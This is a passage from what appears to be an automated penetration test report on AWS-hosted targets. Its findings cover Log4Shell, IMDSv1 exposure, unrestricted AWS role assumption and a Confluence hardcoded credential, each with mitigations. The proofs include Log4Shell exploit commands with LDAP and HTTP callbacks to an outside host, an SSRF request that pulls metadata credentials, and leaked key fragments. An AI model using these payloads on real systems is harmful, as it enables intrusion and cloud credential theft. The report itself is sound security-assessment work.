;; opcode: QUERY, status: NOERROR, id: 58326
;; flags: qr aa cd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn18t13chta9t41c45agjjuxhbggiwz3c.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cn18t13chta9t41c45agjjuxhbggiwz3c.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn18t13chta9t41c45agjjuxhbggiwz3c.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn18t13chta9t41c45agjjuxhbggiwz3c.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

Proof of remote code execution: The curl command was run on the target, causing it to connect back over HTTP to a web server running on NodeZero

```
02/06/2024, 11:57 AM

$ python3 /opt/h3/log4shell_exploit.py http://54.82.213.135:8080 /opt/h3/nuclei-templates/log4shell-
exploit/CVE-2021-44228-apache-jspwiki-exploit.yaml -i 104.236.72.193 --ldap_port 23 --http_port 8888 --
ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path
/opt/h3/n0_http_server.py -o output.json --env_vars

Timestamp UTC: 2024-02-06 19:56:58
Connection from 54.82.213.135:54440 to 104.236.72.193:8888

HTTP Request:
GET /ping/tomcat/curl?t=7006198c3d20c053cef6e396efebb242 HTTP/1.1
Host: 104.236.72.193:8888
User-Agent: curl/7.74.0
Accept: */*
```

An application at or behind http://54.82.213.135:8080 made a JNDI connection back to an LDAP server hosted at NodeZero

```
02/06/2024, 11:57 AM

$ python3 /opt/h3/log4shell_exploit.py http://54.82.213.135:8080 /opt/h3/nuclei-templates/log4shell-
exploit/CVE-2021-44228-apache-jspwiki-exploit.yaml -i 104.236.72.193 --ldap_port 23 --http_port 8888 --
ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path
/opt/h3/n0_http_server.py -o output.json --env_vars

Timestamp UTC: 2024-02-06 19:55:25
LDAP Callback URL: ldap://104.236.72.193:23/7006198c3d20c053cef6e396efebb242/env/hostName/7b0ddd49fd4b
```

The following environment variables were leaked by exploiting this vulnerability

```
02/06/2024, 11:57 AM
```

```
$ python3 /opt/h3/log4shell_exploit.py http://54.82.213.135:8080 /opt/h3/nuclei-templates/log4shell-
exploit/CVE-2021-44228-apache-jspwiki-exploit.yaml -i 104.236.72.193 --ldap_port 23 --http_port 8888 --
ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path
/opt/h3/n0_http_server.py -o output.json --env_vars

hostName: 7b0ddd49fd4b
java:runtime: OpenJDK Runtime Environment (build 11.0.13 8) from Oracle Corporation
java:os: Linux 6.2.0-1016-aws unknown, architecture: amd64-64
sys:java.version: 11.0.13
sys:java.class.path: /usr/local/tomcat/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.jar
env:PATH: /usr/local/tomcat/bin:/usr/local/openjdk-11/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi
n:/sbin:/bin
env:AWS_ACCESS_KEY_ID: AKIAYRLYWOEECTBWG7KE
env:AWS_SECRET_ACCESS_KEY: 4H**************************ZO
```

2.3.16. AWS Unrestricted Assume Role Access

CRITICAL 9.6

H3-2021-0029

This weakness was leveraged in 26 attack paths leading to critical impacts, including a Sensitive Data Exposure affecting AWS S3 stooge-sultry-substance and a Perimeter Breach affecting host 18.224.215.223 (ec2-18-224-215-223.us-east-2.compute.amazonaws.com).

Remediating this weakness would potentially eliminate **23%** of critical impact paths.

7.5 Base Score | 26 Attack Paths

Details

The AWS role has an unrestricted policy which allows any arbitrary account to assume the permissions of that role.

This allows an attacker to gain all of the permissions assigned to the role within your AWS environment. Depending on the permissions assigned, this could have critical implications.

Unauthorized Access

Mitigations

- Within the AWS console, find the role, and edit the Trust Relationship to allow a specific AWS Principal instead of a wildcard group.

References

- AWS - Creating Roles for External IDs @ **https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_create_for-user_externalid.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
NodeZeroPentest		AWS Role NodeZeroPentest	Perimeter Breach (1) AWS User Role Compromise (2) Sensitive Data Exposure (23)	CRITICAL 9.6

Proof

Proof of exploitability against affected asset **AWS Role NodeZeroPentest**

The NodeZeroPentest role was assumed for AWS Account ID: 691429674719

```
02/06/2024, 12:00 PM

$ python3 /opt/h3/aws_assume_roles.py --account_id 691429674719 --roles NodeZeroPentest
```

```
{
    "Credentials": {
        "AccessKeyId": "ASIAMBIG5UD2TDKG8WEG",
        "SecretAccessKey": "45**************************tj",
        "SessionToken": "Fw****************************==",
        "Expiration": "2024-02-06 21:00:17+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAXMLZDX5GVJLZ7T5Y4:AssumeRoleSession",
        "Arn": "arn:aws:sts::691429674719:assumed-role/NodeZeroPentest/AssumeRoleSession"
    }
}
```


2.3.17. AWS Instance Metadata Service v1 Exposed

CRITICAL 9.6

H3-2021-0040

This weakness was leveraged in 33 attack paths leading to critical impacts, including a Sensitive Data Exposure affecting AWS S3 stooge-sultry-substance and a Perimeter Breach affecting host 18.224.215.223 (ec2-18-224-215-223.us-east-2.compute.amazonaws.com).

Remediating this weakness would potentially eliminate **30%** of critical impact paths.

7 Base Score | 33 Attack Paths

Details

The AWS Instance Metadata Service runs on a special internal link-local IP 169.254.169.154 and hosts configuration for the instance. Metadata Service v1 (IMDSv1) is vulnerable to exploitation by remote attackers in combination with other vulnerabilities such as server-side request forgery (SSRF).

An attacker can obtain AWS access keys from the Metadata Service. An attacker can use these access keys to access AWS cloud services, data, and resources. The breadth of impact depends on the permissions configured with the instance.

Information Disclosure | Unauthorized Access

Mitigations

- Determine if the instance needs to utilize the Instance Metadata Service (IMDS) and disable it if possible.
- Reconfigure the IMDS service for the affected instance to utilize IMDS Version 2.

References

- Using IMDSv2 @ **https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
54.82.213.135	54.82.213.135	54.82.213.135 (ec2-54-82-213-135.compute-1.amazonaws.com)	Perimeter Breach (1) AWS User Role Compromise (9) Sensitive Data Exposure (23)	CRITICAL 9.6
18.224.215.223	18.224.215.223	18.224.215.223 (ec2-18-224-215-223.us-east-2.compute.amazonaws.com)	AWS User Role Compromise (1)	CRITICAL 9

Proof

Proof of exploitability against one of the affected assets: **54.82.213.135 (ec2-54-82-213-135.compute-1.amazonaws.com)**

Harvesting the instances AWS credentials by querying the AWS Metadata Service via SSRF exploitation

```
02/06/2024, 11:54 AM

$ /opt/h3/nuclei -silent -no-color -irr -etags network,xss,intrusive,dos,redirect -json -w /opt/h3/nuclei-
templates/workflows/CVE-2021-40438-aws-ssrf-workflow.yaml -u http://54.82.213.135 -system-resolvers -o
output.json

Request:
GET /?unix:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|http://169.254.169.254/la
test/meta-data/iam/security-credentials/pod04-instance-profile-r53 HTTP/1.1
Host: 54.82.213.135
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2224.3 Safari/
537.36
Connection: close
Accept-Encoding: gzip


Response:
HTTP/1.1 200 OK
Connection: close
Content-Length: 1590
Accept-Ranges: none
Content-Type: text/plain
Date: Tue, 06 Feb 2024 19:54:07 GMT
Last-Modified: Tue, 06 Feb 2024 19:22:38 GMT
Server: EC2ws

{
  "Code" : "Success",
  "LastUpdated" : "2024-02-06T19:21:47Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "A******************F",
  "SecretAccessKey" : "Mt****************************yA",
  "Token" : "IQ******************************xx",
  "Expiration" : "2024-02-07T01:52:00Z"
}
```

2.3.18. AWS Assume Role Access

CRITICAL 9.6

H3-2022-0074

This weakness was leveraged in 7 attack paths leading to critical impacts, including a Sensitive Data Exposure affecting AWS S3 stooge-sultry-substance and a AWS User/Role Compromise affecting the credential for role list-role in account 691429674719.

5 Base Score | 7 Attack Paths

Details

An AWS user or role in your AWS account can assume another role in your account.

This allows the original user or role to gain all of the permissions assigned to the assumed role. Depending on the permissions assigned, this could have critical implications.

Privilege Escalation

Mitigations

- Within the AWS console, find the role, and review the Trust Relationship to make sure only the users and groups that need that role can assume it.

References

- Security Best Practices for AWS IAM @ **https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
list-role		AWS Role list-role	AWS User Role Compromise (1) Sensitive Data Exposure (6)	CRITICAL 9.6
read-role		AWS Role read-role	AWS User Role Compromise (1) Sensitive Data Exposure (5)	CRITICAL 9.2
write-role		AWS Role write-role	Perimeter Breach (1) AWS User Role Compromise (2)	CRITICAL 9.2
assuming-role		AWS Role assuming-role	AWS User Role Compromise (3)	CRITICAL 9
hard-to-guess-305199		AWS Role hard-to-guess-305199	AWS User Role Compromise (1)	CRITICAL 9
audit		AWS Role audit	AWS User Role Compromise (1)	CRITICAL 9

Proofs

Proofs of exploitability against one of the affected assets: **AWS Role list-role**

The list-role role was assumed by the smoke-inject-user user for AWS Account ID: 691429674719

```
02/06/2024, 12:01 PM

$ python3 /opt/h3/aws_assume_roles.py --account_id 691429674719 --roles list-role --key_file .aws_keys

{
    "Credentials": {
        "AccessKeyId": "ASIA2M835LDJBV47E6IY",
        "SecretAccessKey": "Qj**************************hl",
        "SessionToken": "Fw*****************************==",
        "Expiration": "2024-02-06 21:01:48+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAXMLZDX5G3RBT5MWER:AssumeRoleSession",
        "Arn": "arn:aws:sts::691429674719:assumed-role/list-role/AssumeRoleSession"
    }
}
```

The list-role role was assumed by the smoke-inject-user user for AWS Account ID: 691429674719

```
02/06/2024, 12:47 PM

$ python3 /opt/h3/aws_assume_roles.py --account_id 691429674719 --roles list-role --key_file .aws_keys

{
    "Credentials": {
        "AccessKeyId": "ASIA36PTW3L9SJ6ELP1F",
        "SecretAccessKey": "gb**************************rX",
        "SessionToken": "Fw*****************************==",
        "Expiration": "2024-02-06 21:47:04+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAXMLZDX5G3RBT5MWER:AssumeRoleSession",
        "Arn": "arn:aws:sts::691429674719:assumed-role/list-role/AssumeRoleSession"
    }
}
```

2.3.19. Confluence Hardcoded Credentials Vulnerability

CRITICAL 9.5

CVE-2022-26138

This weakness led to a Critical Infrastructure Compromise affecting the credential for user disabledsystemuser.

This is a CISA Known Exploited Vulnerability.

9 Base Score | 1 Attack Path

Details

The Atlassian Questions For Confluence app for Confluence Server and Data Center creates a Confluence user account in the confluence-users group with the username disabledsystemuser and a hardcoded password. A remote, unauthenticated attacker with knowledge of the hardcoded password could exploit this to log into Confluence and access all content accessible to users in the confluence-users group. This user account is created when installing versions 2.7.34, 2.7.35, and 3.0.2 of the app.

Remote unauthenticated attackers with knowledge of the hardcoded password could exploit this to log into Confluence and access all content accessible to users in the confluence-users group.

Unauthorized Access | Information Disclosure

Mitigations

- Update to a non-vulnerable version of Questions for Confluence.
- Disable or delete the disabledsystemuser account.

References

- CVE-2022-26138 @ **https://nvd.nist.gov/vuln/detail/CVE-2022-26138**
- Questions For Confluence Security Advisory 2022-07-20 @ **https://confluence.atlassian.com/doc/questions-for-confluence-security-advisory-2022-07-20-1142446709.html**


Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
